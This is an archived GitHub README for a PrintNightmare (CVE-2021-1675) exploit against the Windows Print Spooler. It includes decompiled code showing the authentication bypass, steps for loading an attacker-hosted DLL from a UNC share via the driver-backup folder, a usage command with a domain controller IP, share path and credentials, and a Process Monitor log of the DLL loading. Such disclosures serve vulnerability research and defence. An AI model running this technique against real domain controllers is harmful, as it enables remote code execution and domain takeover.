

We're continuing to fight for universal access to quality information—and you can help as we continue to make improvements. Will you chip in?

✕

https://github.com/afwu/PrintNightmare

Go

JUN

JUL

NOV

01

2021

2022

29 Jun 2021 - 30 Sep 2021

2020

2021

2022

⌵

About this capture

30 captures

29 Jun 2021 - 30 Sep 2021

afwu / PrintNightmare

Notifications

Star 513

Fork 390

<> Code

Pull requests

Actions

Projects

Wiki

Security

Insights





main

1 branch

0 tags

Go to file

Code

	hhlxf Update README.md	1877235 2 days ago	7 commits
	EXP	Add files via upload	2 days ago
	img	Add files via upload	2 days ago
	README.md	Update README.md	2 days ago

README.md

PrintNightmare (CVE-2021-1675): Remote code execution in Windows Spooler Service

Ten years ago, an escalation of privilege bug in Windows Printer Spooler was used in Stuxnet, which is a notorious worm that destroyed the nuclear enrichment centrifuges of Iran and infected more than 45000 networks. In the past ten years, spooler still has an endless stream of vulnerabilities disclosed, some of which are not known to the world, however, they are hidden bombs that could lead to disasters. Therefore, we have focused on spooler over the past months and reaped fruitfully.

The beginning of the research is PrintDemon from which we get inspiration. After digging into this bug deeper, we found a way to bypass the patch of MS. But just after MS released the new version, we immediately found a new way to exploit it again. After the story of PrintDemon, we realized that spooler is still a good attack surface, although security researchers have hunted for bugs in spooler for more than ten years. We started to explore the inner working of Printer Spooler and discovered some 0-day Bugs in it. Some of them are more powerful than PrintDemon and easier to exploit, and the others can be triggered from remote which could lead to remote code execution.

CVE-2021-1675 is a remote code execution in Windows Print Spooler. According to MSRC security bullion, this vulnerability is reported by Zhipeng Huo, Piotr Madej and Zhang Yunhai.

We also found this bug before and hope to keep it secret to participate Tianfu Cup 🙄. As there are some people already published exploit video of CVE-2021-1675. Here we publish our writeup and exploit for CVE-2021-1675.

For more RCE and LPE vulnerabilities in Windows Spooler, please stay tuned and wait our Blackhat talks ‘Diving Into Spooler: Discovering LPE and RCE Vulnerabilities in Windows Printer’.

RpcAddPrinterDriver

Adding a Printer Driver to a Server (RpcAddPrinterDriver)

Let check the MS-RPRN: Print System Remote Protocol about the RpcAddPrinterDriver call.

To add or update a printer driver ("OEM Printer Driver") to a print server ("CORPSERV"), a client ("TESTCLT") performs the following steps.

About

No description, website, or topics provided.

Readme

Releases

No releases published

Packages

No packages published

Languages



1. The client can use the RPC call RpcAddPrinterDriver to add a driver to the print server.

2. The client ensures that the files for the printer driver are in a location accessible to the

[30 captures](#)

29 Jun 2021 - 30 St

JUN

JUL

NOV



2020

01
2021

2022

About this capture

3. The client then allocates and populates a DRIVER_INFO_2 structure as follows:

```
pName = L"OEM Printer Driver";
```

```
pEnvironment = L"Windows NT x86"; /* Environment the driver is compatible with */
```

```
pDriverPath = "\\CORPSERV\C$\DRIVERSTAGING\OEMDRV.DLL";315 / 415
```

```
[MS-RPRN] - v20200826
```

```
Print System Remote Protocol
```

```
Copyright © 2020 Microsoft Corporation
```

```
Release: August 26, 2020
```

```
pDataFile = "\\CORPSERV\C$\DRIVERSTAGING\OEMDATA.DLL";
```

```
pConfigFile = "\\CORPSERV\C$\DRIVERSTAGING\OEMUI.DLL";
```

4. The client allocates a DRIVER_CONTAINER driverContainer structure and initializes it to contain the DRIVER_INFO_2 structure.

5. The client calls RpcAddPrinterDriver.

```
RpcAddPrinterDriver( L"\\CORPSERV", &driverContainer );
```

CVE-2021-1675 Analysis

Clearly, if an attacker can bypass the authentication of RpcAddPrinterDriver. He could install an malicious driver in the print server. In msdn, the client need SeLoadDriverPrivilege to call the RPC. However, this isn’t true. Let check the authentication logical here:

```
1 __int64 __fastcall SplAddPrinterDriverEx(LPCWSTR lpString1, unsigned int a2, unsigned __int8 *a3, unsigned int a4, __int64 a5, int a6, int a7)
2 {
3     int v11; // ebx
4
5     CacheAddName();
6     if ( !(unsigned int)MyName(lpString1) )
7     {
8         if ( (_UNKNOWN *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control )
9         {
10             if ( *(_BYTE *) (WPP_GLOBAL_Control + 68i64) & 0x10 )
11             {
12                 GetLastError();
13                 WPP_SF_Sd((_QWORD *) (WPP_GLOBAL_Control + 56i64));
14             }
15         }
16         return 0i64;
17     }
18     v11 = 0;
19     if ( !_bittest((const int *) &a4, 0xFu) )
20     {
21         v11 = a7;
22         if ( v11 && !(unsigned int)ValidateObjectAccess(0i64, 1i64, 0i64) )
23             return 0i64;
24     }
25     return InternalAddPrinterDriverEx(lpString1, a2, a3, a4, (struct _INISPOOLER *)a5, a6, v11, 0i64);
26 }
```

ValidateObjectAccess is a normal security check for Spooler Service. But in line 19 and 20, argument a4 is user controllable. So, a normal user can bypass the security check and add an driver. If you are in the domain, a normal domain user can connect to the Spooler service in the DC and install a driver into the DC. Then he can fully control the Domain.

Exploit

But the real attack is not that simple. To exploit the authentication bypass bug, we need to understand what the Spooler service will do when you calling RpcAddPrinterDriver. Suppose you supply there path to the service

```
pDataFile =A.dll
```

```
pConfigFile =\attackerip\Evil.dll
```

```
pDriverPath=C.dll
```

It will copy A,B and C into folder C:\Windows\System32\spool\drivers\x64\3\new. And then it will copy them to C:\Windows\System32\spool\drivers\x64\3_ and load

C:\Windows\System32\spool\drivers\x64\3\A.dll and

30 captures

29 Jun 2021 - 30 St

JUN

JUL

NOV

01

2021

2022



About this capture

version, Spooler will check to make sure that A and C is not a UNC path. But as B can be an UNC path, so we can set pConfigFile as an UNC path (an evildll). This will make our evildll Evil.dll be copied into C:\Windows\System32\spool\drivers\x64\3\ Evil.dll. Then call RpcAddPrinterDriver again, to set pDataFile to be C:\Windows\System32\spool\drivers\x64\3\ Evil.dll. It will load our evil dll. Unfortunate, it does not work. Because if you set A, B, C in the folder

C:\Windows\System32\spool\drivers\x64\3. There will be an access conflict in file copy. To

bypass this, we need to use the backup feature of driver upgrade. If we upgrade some driver, the old version will be backup into C:\Windows\System32\spool\drivers\x64\3\old\1\ folder. Then we can bypass the access conflict and success inject our evil.dll into spooler service.


Successfully load our dll:

Usage

```
.\PrintNightmare.exe dc_ip path_to_exp user_name password
```

Example:

```
.\PrintNightmare.exe 192.168.5.129 \\192.168.5.197\test\MyExploit.dll user2 test123
```



Process Monitor - Sysinternals: www.sysinternals.com					
File Edit Event Filter Tools Options Help					
Time of Day	Process Name	PID	Operation	Path	Result
13:30:18.8104867	spoolsv.exe	3124	QueryEaFile	C:\Windows\System32\spool\drivers\x64\3\MyExploit.dll	SUCCESS
13:30:18.8111809	spoolsv.exe	3124	CreateFileMa...	C:\Windows\System32\spool\drivers\x64\3\MyExploit.dll	SUCCESS
13:30:18.8112640	spoolsv.exe	3124	QuerySecurit...	C:\Windows\System32\spool\drivers\x64\3\MyExploit.dll	SUCCESS
13:30:18.8116375	spoolsv.exe	3124	CreateFile	C:\Windows\System32\spool\drivers\x64\3\MyExploit.dll	SUCCESS
13:30:18.8123520	spoolsv.exe	3124	CloseFile	C:\Windows\System32\spool\drivers\x64\3\MyExploit.dll	SUCCESS
13:30:18.8124652	spoolsv.exe	3124	CloseFile	C:\Windows\System32\spool\drivers\x64\3\MyExploit.dll	SUCCESS
13:30:18.8126435	spoolsv.exe	3124	CreateFile	C:\Windows\System32\spool\drivers\x64\3\VCXRTIME140.dll	SUCCESS
13:30:18.8127864	spoolsv.exe	3124	CreateFile	C:\Windows\System32\vcruntime140.dll	SUCCESS
13:30:18.8128185	spoolsv.exe	3124	QueryBasicIn...	C:\Windows\System32\vcruntime140.dll	SUCCESS
13:30:18.8128286	spoolsv.exe	3124	CloseFile	C:\Windows\System32\vcruntime140.dll	SUCCESS
13:30:18.8129117	spoolsv.exe	3124	CreateFile	C:\Windows\System32\vcruntime140.dll	SUCCESS
13:30:18.8129498	spoolsv.exe	3124	CreateFileMa...	C:\Windows\System32\vcruntime140.dll	FILE LOCKED WI...
13:30:18.8132128	spoolsv.exe	3124	CreateFileMa...	C:\Windows\System32\vcruntime140.dll	SUCCESS
13:30:18.8132383	spoolsv.exe	3124	QuerySecurit...	C:\Windows\System32\vcruntime140.dll	SUCCESS
13:30:18.8133762	spoolsv.exe	3124	Load Image	C:\Windows\System32\vcruntime140.dll	SUCCESS
13:30:18.8134676	spoolsv.exe	3124	CloseFile	C:\Windows\System32\vcruntime140.dll	SUCCESS
13:30:18.8144504	spoolsv.exe	3124	CloseFile	C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_and64_19a3fe0fa9a21b6\Amd64\UNIDRV.DLL	SUCCESS
13:30:18.8144958	spoolsv.exe	3124	CloseFile	C:\Windows\System32\spool\drivers\x64\3\old\1\MyExploit.dll	SUCCESS
13:30:18.8145591	spoolsv.exe	3124	CloseFile	\\192.168.5.197\test\MyExploit.dll	SUCCESS
13:30:18.8153831	spoolsv.exe	3124	CreateFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8154110	spoolsv.exe	3124	QueryBasicIn...	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8154250	spoolsv.exe	3124	CloseFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8155063	spoolsv.exe	3124	CreateFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8155421	spoolsv.exe	3124	CreateFileMa...	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	FILE LOCKED WI...
13:30:18.8158238	spoolsv.exe	3124	QueryEaFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8160040	spoolsv.exe	3124	ReadFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8161048	spoolsv.exe	3124	ReadFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8161273	spoolsv.exe	3124	ReadFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8161451	spoolsv.exe	3124	ReadFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8170800	spoolsv.exe	3124	QueryEaFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8171022	spoolsv.exe	3124	QueryStandar...	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8179104	spoolsv.exe	3124	FileSystemCo...	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8180564	spoolsv.exe	3124	FileSystemCo...	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	INVALID DEVICE...
13:30:18.8180667	spoolsv.exe	3124	FileSystemCo...	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8180757	spoolsv.exe	3124	SetEaFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8182146	spoolsv.exe	3124	CreateFileMa...	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8182432	spoolsv.exe	3124	QuerySecurit...	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8182859	spoolsv.exe	3124	Load Image	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8185475	spoolsv.exe	3124	CloseFile	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	SUCCESS
13:30:18.8189065	spoolsv.exe	3124	CreateFile	C:\Windows\System32\vcprint.dll	NAME NOT FOUND
13:30:18.8228851	spoolsv.exe	3124	TCP Receive	EX2019.ex.com:6417 -> LEGION:8939	SUCCESS
13:30:18.8229229	spoolsv.exe	3124	TCP Disconnect	EX2019.ex.com:6417 -> LEGION:8939	SUCCESS
13:31:07.8685062	spoolsv.exe	3124	Thread Exit		SUCCESS
13:31:07.8685232	spoolsv.exe	3124	Thread Exit		SUCCESS
13:31:07.8685984	spoolsv.exe	3124	Thread Exit		SUCCESS

Showing 2,547 of 760,425 events (0.33%) Backed by virtual memory

Tested on windows sever 2019 1809 17763.1518

Impact

This vulnerability can be used to achieve LPE and RCE. As for the RCE part, you need a user to authenticated on the Spooler service. However, this is still critical in Domain environment. Because normally DC will have Spooler service enable, a compromised domain user may use this vulnerability to control the DC.

Here are more hidden bombs in Spooler, which is not public known. We will share more RCE and LPE vulnerabilities in Windows Spooler, please stay tuned and wait our Blackhat talks ‘Diving Into Spooler: Discovering LPE and RCE Vulnerabilities in Windows Printer’.

Credit

[30 captures](#)
29 Jun 2021 - 30 St

Zhinianq Penq (@edwardzpenq) & Xuefenq Li (@lxf02942370)

JUNJULNOV

2020012022

?

f

t

About this capture